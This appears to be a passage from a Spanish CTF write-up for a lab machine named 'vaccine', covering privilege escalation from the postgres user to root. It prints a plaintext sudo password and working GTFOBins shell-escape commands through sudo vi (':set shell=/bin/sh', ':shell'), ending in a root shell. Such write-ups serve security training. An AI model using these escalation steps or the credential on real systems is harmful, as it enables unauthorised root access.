  System information as of Fri 27 Jun 2025 04:18:50 PM UTC

  System load:  0.0               Processes:             190
  Usage of /:   31.8% of 8.73GB   Users logged in:       0
  Memory usage: 18%               IP address for ens160: 10.129.95.174
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vaccine:~$ █
```



```
postgres@vaccine:~$ ls
11  user.txt
postgres@vaccine:~$ cat user.txt
[redacted]
postgres@vaccine:~$ 
```

3- Escalada de privilegios.


Para la escalada, en primer lugar, ejecutamos sudo -l e introducimos la contraseña P@s5w0rd!




```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ 
```

Aquí se indica que todos los usuarios pueden ejecutar **/bin/vi /etc/postgresql/11/main/pg_hba.conf**

Es decir, la escalada de privilegios se puede obtener ejecutando un archivo de configuración.



```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```




```
# PostgreSQL Client Authentication Configuration File
# ===================================================
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file.  A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access.  Records take one of these forms:
#
# local      DATABASE  USER  METHOD  [OPTIONS]
# host       DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostnossl  DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof.  In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
# ADDRESS specifies the set of hosts the record matches.  It can be a
# host name, or it is made up of an IP address and a CIDR mask that is
# an integer (between 0 and 32 (IPv4) or 128 (IPv6) inclusive) that
# specifies the number of significant bits in the mask.  A host name
# that starts with a dot (.) matches a suffix of the actual host name.
# Alternatively, you can write an IP address and netmask in separate
# columns to specify the set of hosts.  Instead of a CIDR-address, you
# can write "samehost" to match any of the server's own IP addresses,
# or "samenet" to match any address in any subnet that the server is
"/etc/postgresql/11/main/pg_hba.conf" 99L, 4659C
```

Hay que configurar este archivo. La forma de saber cómo es consultando en

https://gtfobins.github.io/

Estamos usando el binario vi, tal y como hemos visto antes.



.. / vi

Modern Unix systems run `vim` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
vi -c ':!/bin/sh' /dev/null
```

(b)

```
vi
:set shell=/bin/sh
:shell
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
vi file_to_write
iDATA
^[
w
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
vi file_to_read
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c ':!/bin/sh' /dev/null
```

No podemos usar el parámetro de sudo porque, si lo hacemos, no estaríamos haciendo lo que se describe en sudo -l.

En este caso, vamos a usar los parámetros de shell: primero seteamos una variable y luego la llamamos.



.. / vi

Modern Unix systems run `vim` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)


```
vi -c ':!/bin/sh' /dev/null
```

(b)


```
vi
:set shell=/bin/sh
:shell
```

:set shell=/bin/sh

:shell




```
host    all             all             ::1/128                 md5
# Allow replication connections from localhost, by a user with the
# replication privilege.
local   replication     all                                     peer
host    replication     all             127.0.0.1/32            md5
host    replication     all             ::1/128                 md5
:set shell=/bin/sh
```




```
# replication privilege.
local   replication     all
host    replication     all
host    replication     all
:shell
```

De esta forma, ya somos root y podemos obtener la flag de root.



```
# id
uid=0(root) gid=0(root) groups=0(root)
```



```
# cd /root
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
```